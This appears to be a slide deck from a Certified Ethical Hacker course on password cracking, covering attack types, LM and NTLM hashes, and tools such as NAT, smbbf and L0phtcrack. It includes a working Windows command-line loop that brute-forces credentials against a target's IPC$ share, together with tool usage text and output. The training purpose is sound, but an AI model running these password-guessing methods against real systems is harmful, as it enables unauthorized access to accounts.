




System Hacking: Part I


Cracking passwords

CEH Hacking Cycle




Password Types

- ⊙ Passwords that contain only letters.
 - HIJKLMNO
- ⊙ Passwords that contain only numbers.
 - 758904
- ⊙ Passwords that contain only special characters.
 - @\$!()
- ⊙ Passwords that contain letters and numbers.
 - ax1500g
- ⊙ Passwords that contain only letters and special characters.
 - m@roon\$
- ⊙ Passwords that contain only special characters and numbers.
 - @\$47\$
- ⊙ Passwords that contain letters, special characters, and numbers.
 - E1n@8\$



Types of Password Attack



Passive Online – Wire Sniffing

- ⊙ Access and record raw network traffic
- ⊙ Wait until authentication sequence
- ⊙ Brute force credentials
- ⊙ Considerations
 - Relatively hard to perpetrate
 - Usually extremely computationally complex
 - Tools widely available

Passive Online Attacks

Man-in-the-Middle and Replay Attacks

- ◉ Somehow get access to communications channel
- ◉ Wait until authentication sequence
- ◉ Proxy authentication-traffic
- ◉ No need to brute-force
- ◉ Considerations
 - Relatively hard to perpetrate
 - Must be trusted by one or both sides
 - Some tools widely available
 - Can sometimes be broken by invalidating traffic

Active Online – Password Guessing

- ⊙ Try different passwords until one works
- ⊙ Succeeds with...
 - Bad passwords
 - Open authentication points
- ⊙ Considerations
 - Should take a long time
 - Requires huge amounts of network bandwidth
 - Easily detected
 - Core problem: Bad passwords

Offline Attacks

- ◉ Time consuming
- ◉ LM Hashes much more vulnerable due to smaller key space and shorter length
- ◉ Web services available
- ◉ Distributed password cracking techniques available
- ◉ Mitigations
 - Use good passwords
 - Remove LM Hashes
 - Attacker has password database
- ◉ Password representations must be cryptographically secure
- ◉ Considerations
 - Moore's law

Offline Attacks

Dictionary Attack

- ⊙ Try different passwords from a list
- ⊙ Succeeds only with poor passwords
- ⊙ Considerations
 - Very fast
 - Core problem: Bad passwords

Hybrid Attack

- ⊙ Start with Dictionary
- ⊙ Insert entropy
 - Append a symbol
 - Append a number
- ⊙ Considerations
 - Relatively fast
 - Succeeds when entropy is poorly used

Offline Attacks

Brute-force Attack

- ⊙ Try all possible passwords
 - More commonly, a subset thereof
- ⊙ Usually implemented with progressive complexity
- ⊙ Typically, LM “hash” is attacked first
- ⊙ Considerations
 - Very slow
 - All passwords will eventually be found
 - Attack against NT hash is MUCH harder than LM hash

Offline Attacks

Pre-computed Hashes

- ⊙ Generate all possible hashes
- ⊙ Compare to database values
- ⊙ Storing hashes requires huge storage
 - LM “Hashes”: 310 Terabytes
 - NT Hashes < 15 chars: 5,652,897,009 exabytes
- ⊙ Solution: Use a time-space tradeoff

Non-Technical Attacks

- ◉ Shoulder surfing
 - Watching someone type their password
 - Common and successful
 - Mouthing password while typing
- ◉ Keyboard sniffing
 - Hardware is cheap and hard to detect
 - Software is cheap and hard to detect
 - Both can be controlled remotely
- ◉ Social engineering
 - Discussed in Module 9

Password Mitigation

Use the following in place of passwords:

⊙ Smart cards

- Two-factor authentication
- Very difficult to thwart
- High cost of initial deployment

⊙ Biometric

- Two- or three-factor authentication
- Usually defeated with non-technical attacks
- Very expensive
- Failure-prone

Permanent Account Lockout – Employee Privilege Abuse

Termination Notice

Employee Name:	_____	Employee ID:	_____
Employee Address:	_____	Employee SSN:	_____
Manager Name:	_____	Manager ID:	_____
Department:	_____		
Termination Effective Date:	_____		
Benefits Continuation:	☐ Yes ☐ No	Severance Package:	☐ Yes ☐ No
Termination Reason:	☐ Opening unsolicited e-mail ☐ Sending spam ☐ Emanating Viruses ☐ Port scanning ☐ Attempted unauthorized access ☐ Surfing porn ☐ Installing shareware ☐ Possession of hacking tools	☐ Refusal to abide by security policy ☐ Sending unsolicited e-mail ☐ Allowing kids to use company computer to do homework ☐ Disabling virus scanner ☐ Running P2P file sharing ☐ Unauthorized file/web serving ☐ Annoying the Sysadmin	


Administrator Password Guessing

- ◉ Assuming that NetBIOS TCP139 port is open, the most effective method of breaking into NT/2000 is password guessing.
- ◉ Attempting to connect to an enumerated share (ipc\$, or c\$) and trying user name/password.
- ◉ Default admin\$, c\$, %systemdrive% shares are good starting point.




Manual Password Cracking Algorithm

- ◉ Find a valid user
- ◉ Create a list of possible passwords
- ◉ Rank the passwords from high probability to low
- ◉ Key in each password
- ◉ If the system allows in – Success, or else try again



Automatic Password Cracking Algorithm

- ◉ Find a valid user
- ◉ Find encryption algorithm used
- ◉ Obtain encrypted passwords
- ◉ Create list of possible passwords
- ◉ Encrypt each word
- ◉ See if there is a match for each user ID
- ◉ Repeat steps 1 through 6




Performing Automated Password Guessing

⦿ Performing automated password guessing is easy—simple loop using the NT/2000 shell for command based on the standard NET USE syntax.

1. Create a simple user name and password file.
2. Pipe this file into FOR command:

```
C:\> FOR /F "token=1, 2*" %i in  
(credentials.txt)  
do net use \\target\IPC$ %i /u: %j
```




A screenshot of a terminal window displaying the contents of a file named 'credentials.txt'. The file is structured as a two-column table with 'username' and 'password' headers. The entries are: 'xycdf' with password 'john', 'babe_me' with password 'rebecca', and 'freak_you' with password 'Rumsfield'. There are also empty rows indicated by '..' at the bottom of each column.

username	password
xycdf	john
babe_me	rebecca
freak_you	Rumsfield
..	..

Tool: NAT

- ⦿ The NetBIOS Auditing Tool (NAT) is designed to explore the NetBIOS file-sharing services offered by the target system.
 - It implements a stepwise approach to gather information and attempt to obtain file system-level access as though it were a legitimate local client.
- ⦿ If a NETBIOS session can be established at all via TCP port 139, the target is declared “vulnerable.”
- ⦿ Once the session is fully set up, transactions are performed to collect more information about the server, including any file system “shares” it offers.

NAT Screenshot



A screenshot of a Windows command prompt window. The title bar shows the command: `C:\WINNT\system32\cmd.exe - nat -u userlist.txt -p passlist.txt 10.0.0.6`. The command prompt displays the output of a NetBIOS scan and a connection attempt. The scan lists several systems, including SYSTEM1YOGI and SOURCE HOMING. The connection attempt for SYSTEM1YOGI is successful, showing details like server time and timezone.

```
C:\WINNT\system32\cmd.exe - nat -u userlist.txt -p passlist.txt 10.0.0.6
[*]--- Obtaining list of remote NetBIOS names
[*]--- Remote systems name tables:

SYSTEM1YOGI
SYSTEM1YOGI
SOURCE HOMING
SOURCE HOMING
SOURCE HOMING
INet~Services
Got 1
Got 2
__MSBROWSE__Got 2

IS~SYSTEM1YOGI

[*]--- Attempting to connect with name: *
[*]--- Unable to connect

[*]--- Attempting to connect with name: SYSTEM1YOGI
[*]--- CONNECTED with name: SYSTEM1YOGI
[*]--- Attempting to connect with protocol: MICROSOFT NETWORKS 1.03
[*]--- Server time is Thu Apr 28 05:36:42 2005
[*]--- Timezone is UTC-7.0
[*]--- Remote server wants us to encrypt, telling it not to
```


smbbf (SMB Passive Brute Force Tool)

```
SMB - Bruteforcer V1.0.4 by <patrik.karlsson@ixsecurity.com>
```

```
-----  
usage: smbbf -i [options]
```

```
-i*    IP address of server to bruteforce  
-p     Path to file containing passwords  
-u     Path to file containing users  
-s     Server to bruteforce  
-r     Path to report file  
-t     timeout for connect (default 300ms)  
-w     Workgroup/Domain  
-g     Be nice, automatically detect account lockouts  
-v     Be verbose  
-P     Protocol version  
        0 - Netbios Mode  
        1 - Windows 2000 Native Mode
```

Hacking Tool: LOphtcrack



LC4 is a password auditing and recovery package distributed by @stake software. SMB packet capture listens to the local network segment and captures individual login sessions.

Microsoft Authentication

- ⦿ NTLM (NT LAN Manager) is a challenge/response form of authentication that was the default network authentication protocol in Windows NT 4.0/Windows 2000
- ⦿ Microsoft has upgraded its default authentication protocol to Kerberos, a considerably more secure option than NTLM



LM, NTLMv1, and NTLMv2

Attribute	LM	NTLMv1	NTLMv2
Password case sensitive	No	Yes	Yes
Hash key length	56bit + 56bit	-	-
Password hash algorithm	DES (ECB mode)	MD4	MD4
Hash value length	64bit + 64bit	128bit	128bit
C/R key length	56bit + 56bit + 16bit	56bit + 56bit + 16bit	128bit
C/R algorithm	DES (ECB mode)	DES (ECB mode)	HMAC_MD5
C/R value length	64bit + 64bit + 64bit	64bit + 64bit + 64bit	128bit

What is LAN Manager Hash?

